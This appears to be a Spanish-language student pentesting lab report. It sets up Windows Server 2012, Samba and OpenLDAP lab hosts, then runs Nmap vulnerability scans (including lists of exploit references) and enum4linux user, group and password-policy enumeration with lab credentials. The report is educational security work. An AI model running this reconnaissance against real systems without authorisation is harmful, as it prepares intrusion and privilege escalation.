

Informe Semana 3 – Pentesting Infraestructura

Integrantes: Alexis Chacón, Nayeli Leiva, Henry Ludeña

Fecha: 16/09/2025

Entorno: Máquina Windows Server 2012, Máquina Linux con Samba expuesto

Introducción:

Esta semana se basa en los conceptos de pentesting de infraestructura para ello se va utilizar herramientas de análisis para hacer escaneo de puertos y descubrir vulnerabilidades de las versiones de los servicios, enumeración de usuarios para descubrir los privilegios que tienen, y mapeo de un dominio de Active Directory para conocer el panorama general del dominio, pudiendo así planear una escalada de privilegios.

Desarrollo:

Instalación Windows Server 2012 R2:

Una vez se ha instalado la .iso de la máquina se coloca dos adaptadores de red: Host-Only para la red interna de esta manera las máquinas víctima y atacante pueden comunicarse, y la segunda como NAT para conexión a Internet.

Además, al instalar Windows Server 2012, este viene con el firewall activado por defecto, por lo cual un inconveniente son los puertos disponibles o abiertos al resto de máquinas, por ejemplo el firewall evita hacer ping a Windows Server porque bloquea ICMP, para esto hay dos opciones: desactivar todo el firewall o crear reglas para habilitar los puertos necesarios. En el caso de usar reglas se pueden usar las siguientes de esta manera se puede acceder solo a servicios específicos:

- Permitir ICMP:

New-NetFirewallRule -DisplayName "Allow ICMPv4-In" -Protocol ICMPv4 -IcmpType 8 -Direction Inbound -Action Allow -Profile Any

```
PS C:\Users\Administrator> New-NetFirewallRule -DisplayName "Allow ICMPv4-In" -Protocol ICMPv4 -IcmpType 8 -Direction Inbound -Action Allow -Profile Any

Name                : {94755d63-1110-4691-8ca7-bf89b7475257}
DisplayName          : Allow ICMPv4-In
Description          :
DisplayGroup         :
Group                :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Allow
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : The rule was parsed successfully from the store. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
```

- Abrir Puerto 445 (SMB)

```
New-NetFirewallRule -DisplayName "Lab-Allow-SMB" -Direction Inbound -Protocol TCP -
LocalPort 445 -Action Allow -Profile Any
```

- Abrir Puerto 389 (LDAP)

```
New-NetFirewallRule -DisplayName "Lab-Allow-LDAP" -Direction Inbound -Protocol TCP -
LocalPort 389 -Action Allow -Profile Any
```

- Abrir Puerto 88 (Kerberos)

```
New-NetFirewallRule -DisplayName "Lab-Allow-RDP" -Direction Inbound -Protocol TCP -
LocalPort 88 -Action Allow -Profile Any
```

La forma más sencilla por la que hay que darse cuenta de que el firewall es quien ocasiona estos problemas es mediante tcpdump, Windows Server envía sus paquetes y obtiene respuesta por parte de la máquina Kali:

```
PS C:\Users\Administrator> ping 192.168.23.5

Pinging 192.168.23.5 with 32 bytes of data:
Reply from 192.168.23.5: bytes=32 time=2ms TTL=64
Reply from 192.168.23.5: bytes=32 time=1ms TTL=64
Reply from 192.168.23.5: bytes=32 time=1ms TTL=64
Reply from 192.168.23.5: bytes=32 time=1ms TTL=64
```

Pero no viceversa, Kali no recibe ninguna respuesta por parte de Windows Server, pero sí envía paquetes, esto se demuestra con tcpdump, donde se usa dos terminales, una para poner en escucha mediante tcpdump, y otra para hacer el ping, al observar tcpdump se envía el request pero no hay response

```
(kali㉿kali)-[~]
└─$ sudo tcpdump -i eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:05:12.900089 IP 192.168.23.5 > 192.168.23.3: ICMP echo request, id 6, seq 1, length 64
```

En cambio, tras habilitar el puerto para permitir ICMP, ahora sí hay respuesta por parte de Windows Server:

```
(kali㉿kali)-[~]
└─$ ping -c 1 192.168.23.3
PING 192.168.23.3 (192.168.23.3) 56(84) bytes of data.
64 bytes from 192.168.23.3: icmp_seq=1 ttl=128 time=1.67 ms

— 192.168.23.3 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.672/1.672/1.672/0.000 ms
```

Pero para este caso mejor se ha decidido desactivar el firewall, para analizar hasta donde llegan las posibilidades de análisis, exploits y post-explotación.

Para bajar el firewall de Windows Server se puede usar PowerShell, en este caso mediante el comando “netsh advfirewall set allprofiles state off”, de esta manera se desactiva el firewall para


todos los perfiles de la máquina. Para volver a levantarlo se usa “netsh advfirewall set allprofiles state on”

Instalación LDAP Docker

LDAP es un protocolo que sirve para consultar y modificar servicios de un directorio, en este caso para simular ese entorno se recurre a un contenedor (OpenLDAP) el cual permite simular este escenario. Para su descarga se recurre al siguiente comando

```
docker run --name openldap \  
-p 389:389 -p 636:636 \  
-e LDAP_ORGANISATION="HackLab" \  
-e LDAP_DOMAIN="hacklab.local" \  
-e LDAP_ADMIN_PASSWORD="admin123" \  
-d osixia/openldap
```

Aquí se indican los parámetros que se requieren para instalar el entorno, donde se inserta el nombre de la organización, el dominio, la contraseña del administrador y el nombre del directorio de donde se descarga la imagen respectivamente.



```
(kali㉿kali)-[~]  
$ sudo docker run --name openldap \  
-p 389:389 -p 636:636 \  
-e LDAP_ORGANISATION="HackLab" \  
-e LDAP_DOMAIN="hacklab.local" \  
-e LDAP_ADMIN_PASSWORD="admin123" \  
-d osixia/openldap  
[sudo] password for kali:  
Unable to find image 'osixia/openldap:latest' locally  
latest: Pulling from osixia/openldap  
45b42c59be33: Pull complete  
ae7fb8f59730: Pull complete  
55443d9da5d5: Pull complete  
edbb56ba2f49: Pull complete  
8690d28b09a7: Pull complete  
7f3b6edb2b51: Pull complete  
176dedf70b8e: Pull complete  
036fb52cada7: Pull complete  
94404c4ec0d9: Pull complete  
Digest: sha256:3f68751292b43564a2586fc29fb7337573e2dad692b92d4e78e49ad5c22e567b  
Status: Downloaded newer image for osixia/openldap:latest  
23dfed62b809de76fecf6926b21bad0107751a852a49173a11addb1263aa1ef7
```

Escaneo avanzado con Nmap y NSE

Máquina Windows Server 2012:

Se realiza el escaneo mediante “nmap -sV -p- --script vuln 192.168.23.3”, el cual sirve para hacer un escaneo de las versiones de los puertos disponibles (-sV), de todos los puertos de la máquina (-p-) y descubrir vulnerabilidades mediante el script “vuln”. De esta manera se descubre posibles superficies de ataque de las cuales se puede abusar

```
(kali㉿kali)-[~]
$ nmap -sV -p- --script vuln 192.168.23.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-16 16:18 -05
Nmap scan report for 192.168.23.3 (192.168.23.3)
Host is up (0.019s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-csrf: Couldn't find any CSRF vulnerabilities.
47001/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49155/tcp  open  msrpc          Microsoft Windows RPC
49156/tcp  open  msrpc          Microsoft Windows RPC
49157/tcp  open  msrpc          Microsoft Windows RPC
49158/tcp  open  msrpc          Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-061: No accounts left to try

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 343.63 seconds
```

De igual forma podemos ejecutar comandos que estan relacionados directamente con los puertos de un Active Directory, como lo es: “nmap -p 53,88,135,139,389,445,464,636,3268,3269 -sV -sC 192.168.1.1” y ejecuta los scripts por defecto (-sC) para obtener informacion ligera y deteccion inicial. Es util para reconocimiento dirigido de AD y es menos ruidoso que un escaneo de todos los puertos.

```
(root@kali)-[/home/kali]
# nmap -p 53,88,135,139,389,445,464,636,3268,3269 -sV -sC 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 04:46 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0054s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-23 08:46:41Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: Seguridades.com, Site: Default-First-Site-Name)
|_ssl-date: 2025-09-23T08:47:25+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=Server.Seguridades.com
|_Not valid before: 2025-06-27T16:33:26
|_Not valid after: 2026-06-27T00:00:00
445/tcp   open  microsoft-ds Microsoft Windows Server 2012 R2 Standard Evaluation 9600 microsoft-ds (workgroup: SEGURIDADES)
464/tcp   open  kpasswd5?
636/tcp   open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: Seguridades.com, Site: Default-First-Site-Name)
|_ssl-cert: Subject: commonName=Server.Seguridades.com
|_Not valid before: 2025-06-27T16:33:26
|_Not valid after: 2026-06-27T00:00:00
|_ssl-date: 2025-09-23T08:47:25+00:00; 0s from scanner time.
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: Seguridades.com, Site: Default-First-Site-Name)
|_ssl-date: 2025-09-23T08:47:25+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=Server.Seguridades.com
|_Not valid before: 2025-06-27T16:33:26
|_Not valid after: 2026-06-27T00:00:00
3269/tcp  open  ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: Seguridades.com, Site: Default-First-Site-Name)
|_ssl-date: 2025-09-23T08:47:25+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=Server.Seguridades.com
|_Not valid before: 2025-06-27T16:33:26
|_Not valid after: 2026-06-27T00:00:00
MAC Address: 08:00:27:DE:50:DD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Se realiza el escaneo mediante `sudo nmap -sU -p 53,88,123,137,138,161,389,464 192.168.1.1`, que escanea puertos UDP criticos (DNS, Kerberos, NTP, NetBIOS, SNMP, LDAP, kpasswd) usando privilegios de root (sudo) para detectar servicios UDP activos; los escaneos UDP son mas lentos, pueden dar falsos negativos y suelen ser más ruidosos en logs.

```
(root@kali)-[/home/kali]
# sudo nmap -sU -p 53,88,123,137,138,161,389,464 192.168.1.1

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 04:56 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0051s latency).

PORT      STATE      SERVICE
53/udp    open      domain
88/udp    open      kerberos-sec
123/udp   open      ntp
137/udp   open      netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open      ldap
464/udp   open|filtered kpasswd5
MAC Address: 08:00:27:DE:50:DD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
```

Detecta servicios que usan UDP (DNS 53, Kerberos kpasswd 464/88, NTP 123, NetBIOS 137/138, SNMP 161, LDAP 389* cuando corre sobre UDP), muchos servicios de infraestructura y resolución dependen de UDP. Encontrarlos es clave porque pueden permitir enumeración, fuga de información o abuso

Máquina Linux:

Para la máquina Linux con Samba expuesto se realiza el mismo escaneo que se hizo para Windows Server, la diferencia en este caso es que Linux tiene expuestos varios servicios, cuando se habla de Samba existen dos puertos TCP principales, el primero es el 139 que se refiere a NetBIOS Session Service que permite la conexión entre dispositivos para la transferencia de archivos, aunque como el nombre lo dice requiere de NetBIOS, es por eso que en el escaneo

aparecen varias vulnerabilidades, un resumen en general es que su exposición puede poner en riesgo el disco duro del usuario:

```
kali@kali:~$ nmap -sV -p --script vuln 192.168.23.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-19 15:35 -05
Nmap scan report for 192.168.23.7 (192.168.23.7)
Host is up (0.015s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
139/tcp   open  netbios-ssn    Samba smb4 4
vulners:
cpe:/a:samba:samba:4:
SSV:93139      10.0 https://vulners.com/seebug/SSV:93139      *EXPLOIT*
SSV:89724      10.0 https://vulners.com/seebug/SSV:89724      *EXPLOIT*
Samba_IS_KNOWN_PIPENAME 10.0 https://vulners.com/canvas/Samba_IS_KNOWN_PIPENAME      *EXPLOIT*
SAINT:C50A339FD5B2F96051BC00F96014CAA 10.0 https://vulners.com/saint/SAINT:C50A339FD5B2F96051BC00F96014CAA      *EXPLOIT*
SAINT:6FE788CBA26F517C02B4A699047593B 10.0 https://vulners.com/saint/SAINT:6FE788CBA26F517C02B4A699047593B      *EXPLOIT*
SAINT:3579A721D51A069C725493EA48A26E42 10.0 https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48A26E42      *EXPLOIT*
PACKETSTORM:180975 10.0 https://vulners.com/packetstorm/PACKETSTORM:180975      *EXPLOIT*
PACKETSTORM:180777 10.0 https://vulners.com/packetstorm/PACKETSTORM:180777      *EXPLOIT*
MSF:AUXILIARY-SCANNER-SMB-SMB_UNINIT_CRED- 10.0 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SMB-SMB_UNINIT_CRED-      *EXPLOIT*
MSF:AUXILIARY-ADMIN-DCERPC-CVE_2020_1472_ZEROLOGON- 10.0 https://vulners.com/metasploit/MSF:AUXILIARY-ADMIN-DCERPC-CVE_2020_1472_ZEROLOGON-      *EXPLOIT*
FCA9673D-5D36-5A58-BECE-F5E824E07643 10.0 https://vulners.com/githubexploit/FCA9673D-5D36-5A58-BECE-F5E824E07643      *EXPLOIT*
FC661572-B96B-5B2C-B12F-E8D279E189BF 10.0 https://vulners.com/githubexploit/FC661572-B96B-5B2C-B12F-E8D279E189BF      *EXPLOIT*
F7B292B1-B25F-50B0-B1FF-B05F62A069C1 10.0 https://vulners.com/githubexploit/F7B292B1-B25F-50B0-B1FF-B05F62A069C1      *EXPLOIT*
F472C105-E3B1-524A-BBF5-1C436185F6EE 10.0 https://vulners.com/githubexploit/F472C105-E3B1-524A-BBF5-1C436185F6EE      *EXPLOIT*
F085F702-F1C3-5ACB-99BE-086DA182D98B 10.0 https://vulners.com/githubexploit/F085F702-F1C3-5ACB-99BE-086DA182D98B      *EXPLOIT*
EXPLOITPACK:D127040CBAC5DBD24F717F40D86D1AF6 10.0 https://vulners.com/exploitpack/EXPLOITPACK:D127040CBAC5DBD24F717F40D86D1AF6      *EXPLOIT*
EXPLOITPACK:11BDE18B4070887778CCF837705185 10.0 https://vulners.com/exploitpack/EXPLOITPACK:11BDE18B4070887778CCF837705185      *EXPLOIT*
EFEE0808-E707-53A1-B6B7-4CC905A69448 10.0 https://vulners.com/githubexploit/EFEE0808-E707-53A1-B6B7-4CC905A69448      *EXPLOIT*
EDB-ID:49071 10.0 https://vulners.com/exploitdb/EDB-ID:49071      *EXPLOIT*
EDB-ID:42084 10.0 https://vulners.com/exploitdb/EDB-ID:42084      *EXPLOIT*
EDB-ID:42060 10.0 https://vulners.com/exploitdb/EDB-ID:42060      *EXPLOIT*
EDB-ID:36741 10.0 https://vulners.com/exploitdb/EDB-ID:36741      *EXPLOIT*
E9F25671-2BEF-5EB8-A60A-55C6DD9DE820 10.0 https://vulners.com/githubexploit/E9F25671-2BEF-5EB8-A60A-55C6DD9DE820      *EXPLOIT*
E6CF67B2-4A26-585A-8C8E-1EB816ACEA70 10.0 https://vulners.com/githubexploit/E6CF67B2-4A26-585A-8C8E-1EB816ACEA70      *EXPLOIT*
DEC588BB-1933-54FF-890E-9C2720E9966E 10.0 https://vulners.com/githubexploit/DEC588BB-1933-54FF-890E-9C2720E9966E      *EXPLOIT*
D84009C7-3598-5A0C-9802-D2A2A7FECBA8 10.0 https://vulners.com/githubexploit/D84009C7-3598-5A0C-9802-D2A2A7FECBA8      *EXPLOIT*
D7AB314A-8E41-5E5B-BB97-99AFB571FE9C 10.0 https://vulners.com/githubexploit/D7AB314A-8E41-5E5B-BB97-99AFB571FE9C      *EXPLOIT*
D3C401E0-D013-59E2-8FBF-6BEFA1DA3D1B 10.0 https://vulners.com/githubexploit/D3C401E0-D013-59E2-8FBF-6BEFA1DA3D1B      *EXPLOIT*
D178DA4A-01D0-50D0-A741-1C3C76A7D023 10.0 https://vulners.com/githubexploit/D178DA4A-01D0-50D0-A741-1C3C76A7D023      *EXPLOIT*
CVE-2020-1472 10.0 https://vulners.com/cve/CVE-2020-1472
CVE-2017-7494 10.0 https://vulners.com/cve/CVE-2017-7494
CVE-2015-0240 10.0 https://vulners.com/cve/CVE-2015-0240
CF07CF32-08BE-58E5-A410-8FA680411ED0 10.0 https://vulners.com/githubexploit/CF07CF32-08BE-58E5-A410-8FA680411ED0      *EXPLOIT*
C848D92E-11E1-5077-AE70-CA2FEF8B696E 10.0 https://vulners.com/githubexploit/C848D92E-11E1-5077-AE70-CA2FEF8B696E      *EXPLOIT*
C7F6FB38-581D-53E1-A2B8-C935FE7B03C8 10.0 https://vulners.com/githubexploit/C7F6FB38-581D-53E1-A2B8-C935FE7B03C8      *EXPLOIT*
C7CE5D12-A4E5-5FF2-9F07-CD5E84B4C02F 10.0 https://vulners.com/githubexploit/C7CE5D12-A4E5-5FF2-9F07-CD5E84B4C02F      *EXPLOIT*
```

El segundo puerto para Samba es el puerto 445 que es SMB (Server Message Block), el cual es el que permite la transferencia de archivos y compartir recursos de red de manera eficiente, a diferencia del puerto 139, este no requiere de NetBIOS sino que se ejecuta directamente sobre TCP/IP, esta puerto también tiene vulnerabilidades, de hecho la más famosa es hacia SMBv1 con WannaCry.

```
445/tcp   open  netbios-ssn    Samba smb4 4
vulners:
cpe:/a:samba:samba:4:
SSV:93139      10.0 https://vulners.com/seebug/SSV:93139      *EXPLOIT*
SSV:89724      10.0 https://vulners.com/seebug/SSV:89724      *EXPLOIT*
Samba_IS_KNOWN_PIPENAME 10.0 https://vulners.com/canvas/Samba_IS_KNOWN_PIPENAME      *EXPLOIT*
SAINT:C50A339FD5B2F96051BC00F96014CAA 10.0 https://vulners.com/saint/SAINT:C50A339FD5B2F96051BC00F96014CAA      *EXPLOIT*
SAINT:6FE788CBA26F517C02B4A699047593B 10.0 https://vulners.com/saint/SAINT:6FE788CBA26F517C02B4A699047593B      *EXPLOIT*
SAINT:3579A721D51A069C725493EA48A26E42 10.0 https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48A26E42      *EXPLOIT*
PACKETSTORM:180975 10.0 https://vulners.com/packetstorm/PACKETSTORM:180975      *EXPLOIT*
PACKETSTORM:180777 10.0 https://vulners.com/packetstorm/PACKETSTORM:180777      *EXPLOIT*
MSF:AUXILIARY-SCANNER-SMB-SMB_UNINIT_CRED- 10.0 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SMB-SMB_UNINIT_CRED-      *EXPLOIT*
MSF:AUXILIARY-ADMIN-DCERPC-CVE_2020_1472_ZEROLOGON- 10.0 https://vulners.com/metasploit/MSF:AUXILIARY-ADMIN-DCERPC-CVE_2020_1472_ZEROLOGON-      *EXPLOIT*
FCA9673D-5D36-5A58-BECE-F5E824E07643 10.0 https://vulners.com/githubexploit/FCA9673D-5D36-5A58-BECE-F5E824E07643      *EXPLOIT*
FC661572-B96B-5B2C-B12F-E8D279E189BF 10.0 https://vulners.com/githubexploit/FC661572-B96B-5B2C-B12F-E8D279E189BF      *EXPLOIT*
F7B292B1-B25F-50B0-B1FF-B05F62A069C1 10.0 https://vulners.com/githubexploit/F7B292B1-B25F-50B0-B1FF-B05F62A069C1      *EXPLOIT*
F472C105-E3B1-524A-BBF5-1C436185F6EE 10.0 https://vulners.com/githubexploit/F472C105-E3B1-524A-BBF5-1C436185F6EE      *EXPLOIT*
F085F702-F1C3-5ACB-99BE-086DA182D98B 10.0 https://vulners.com/githubexploit/F085F702-F1C3-5ACB-99BE-086DA182D98B      *EXPLOIT*
EXPLOITPACK:D127040CBAC5DBD24F717F40D86D1AF6 10.0 https://vulners.com/exploitpack/EXPLOITPACK:D127040CBAC5DBD24F717F40D86D1AF6      *EXPLOIT*
EXPLOITPACK:11BDE18B4070887778CCF837705185 10.0 https://vulners.com/exploitpack/EXPLOITPACK:11BDE18B4070887778CCF837705185      *EXPLOIT*
EFEE0808-E707-53A1-B6B7-4CC905A69448 10.0 https://vulners.com/githubexploit/EFEE0808-E707-53A1-B6B7-4CC905A69448      *EXPLOIT*
EDB-ID:49071 10.0 https://vulners.com/exploitdb/EDB-ID:49071      *EXPLOIT*
EDB-ID:42084 10.0 https://vulners.com/exploitdb/EDB-ID:42084      *EXPLOIT*
EDB-ID:42060 10.0 https://vulners.com/exploitdb/EDB-ID:42060      *EXPLOIT*
EDB-ID:36741 10.0 https://vulners.com/exploitdb/EDB-ID:36741      *EXPLOIT*
```

Enumeración LDAP con Enum4linux y ldapdomaindump

Máquina Windows Server 2012:

Enum4linux es una herramienta que permite enumerar diversa información respecto a una máquina, mediante el comando “enum4linux -u Administrator -p P@ssw0rd -a 192.168.23.3” se puede obtener información al ingresar las credenciales del usuario, -a es para hacer una

enumeración de todas las opciones disponibles como: enumeración de usuarios via RID, obtener la userlist, obtener la sharelist, etc.

```
(kali@kali)-[~]
$ enum4linux -u Administrator -p P@ssw0rd -a 192.168.23.3
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 16 17:11:20 2025

===== ( Target Information ) =====
Target ..... 192.168.23.3
RID Range ..... 500-550,1000-1050
Username ..... 'Administrator'
Password ..... 'P@ssw0rd'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.23.3 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.23.3 ) =====
Looking up status of 192.168.23.3
WIN-QPBL525031K <00> - B <ACTIVE> Workstation Service
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WIN-QPBL525031K <20> - B <ACTIVE> File Server Service

MAC Address = 08-00-27-49-E3-B9

===== ( Session Check on 192.168.23.3 ) =====

[+] Server 192.168.23.3 allows sessions using username 'Administrator', password 'P@ssw0rd'
```

Debido a que esta enumeración es general el resultado es muy largo, pero algunos de los datos más relevantes son:

- Grupos del sistema

```
===== ( Groups on 192.168.23.3 ) =====

[+] Getting builtin groups:
group:[Access Control Assistance Operators] rid:[0x243]
group:[Administrators] rid:[0x220]
group:[Backup Operators] rid:[0x227]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[Cryptographic Operators] rid:[0x239]
group:[Distributed COM Users] rid:[0x232]
group:[Event Log Readers] rid:[0x23d]
group:[Guests] rid:[0x222]
group:[Hyper-V Administrators] rid:[0x242]
group:[IIS_IUSRS] rid:[0x238]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Log Users] rid:[0x22f]
group:[Performance Monitor Users] rid:[0x22e]
group:[Power Users] rid:[0x223]
group:[Print Operators] rid:[0x226]
group:[RDS Endpoint Servers] rid:[0x240]
group:[RDS Management Servers] rid:[0x241]
group:[RDS Remote Access Servers] rid:[0x23f]
group:[Remote Desktop Users] rid:[0x22b]
group:[Remote Management Users] rid:[0x244]
group:[Replicator] rid:[0x228]
group:[Users] rid:[0x221]
```

- Usuarios del sistema:

```

===== ( Users on 192.168.23.3 via RID cycling (RIDS: 500-550,1000-1050) ) =====

[I] Found new SID:
S-1-5-21-902917307-2911992527-775039154

[I] Found new SID:
S-1-5-21-902917307-2911992527-775039154

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[I] Found new SID:
S-1-5-32

[+] Enumerating users using SID S-1-5-32 and logon username 'Administrator', password 'P@ssw0rd'

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

```

- Políticas de contraseña

```

[+] Password Info for Domain: WIN-QP8L525031K

[+] Minimum password length: None
[+] Password history length: None
[+] Maximum password age: 41 days 23 hours 53 minutes
[+] Password Complexity Flags: 000001

[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 1

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set

```

- Información del sistema:

```

[+] Got OS info for 192.168.23.3 from srvinfo:
192.168.23.3   Wk Sv NT SNT
platform_id    :      500
os version     :      6.3
server type    :      0x9003

```

De igual forma, existen comandos que se centran en funciones específicas, como:

- `enum4linux -u Administrador -p Admin123 -U 192.168.1.1`, el cual se centra en la enumeración específica de usuario


```

(root@kali)-[/home/kali]
# enum4linux -u Administrador -p Admin123 -U 192.168.1.1

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 23 05:01:36 2025

===== ( Target Information ) =====
Target ..... 192.168.1.1
RID Range ..... 500-550,1000-1050
Username ..... 'Administrador'
Password ..... 'Admin123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.1 ) =====
[+] Got domain/workgroup name: SEGURIDADES

===== ( Session Check on 192.168.1.1 ) =====
[+] Server 192.168.1.1 allows sessions using username 'Administrador', password 'Admin123'

===== ( Getting domain SID for 192.168.1.1 ) =====
Domain Name: SEGURIDADES
Domain Sid: S-1-5-21-634644428-3161331882-3863751687
[+] Host is part of a domain (not a workgroup)

===== ( Users on 192.168.1.1 ) =====
index: 0xf4d RID: 0x1f4 acb: 0x00000010 Account: Administrador Name: (null) Desc: Cuenta integrada para la administración del equipo o dominio
index: 0x1027 RID: 0x455 acb: 0x00020010 Account: crack1 Name: (null) Desc: (null)
index: 0xf4e RID: 0x1f5 acb: 0x00000215 Account: Invitado Name: (null) Desc: Cuenta integrada para el acceso como invitado al equipo o dominio
index: 0xf82 RID: 0x1f6 acb: 0x00020011 Account: krbtgt Name: (null) Desc: Cuenta de servicio de centro de distribución de claves
index: 0x1025 RID: 0x454 acb: 0x00020010 Account: nayeli.leiva Name: Naye Leiva Desc: (null)

user:[Administrador] rid:[0x1f4]
user:[Invitado] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[nayeli.leiva] rid:[0x454]
user:[crack1] rid:[0x455]
enum4linux complete on Tue Sep 23 05:01:36 2025

```

- enum4linux -u Administrador -p Admin123 -G 192.168.1.1, este se centra en la enumeración de grupos

```

===== ( Groups on 192.168.1.1 ) =====
[+] Getting builtin groups:
group:[Administradores] rid:[0x220]
group:[Usuarios] rid:[0x221]
group:[Invitados] rid:[0x222]
group:[Opers. de impresión] rid:[0x226]
group:[Operadores de copia de seguridad] rid:[0x227]
group:[Duplicadores] rid:[0x228]
group:[Usuarios de escritorio remoto] rid:[0x22b]
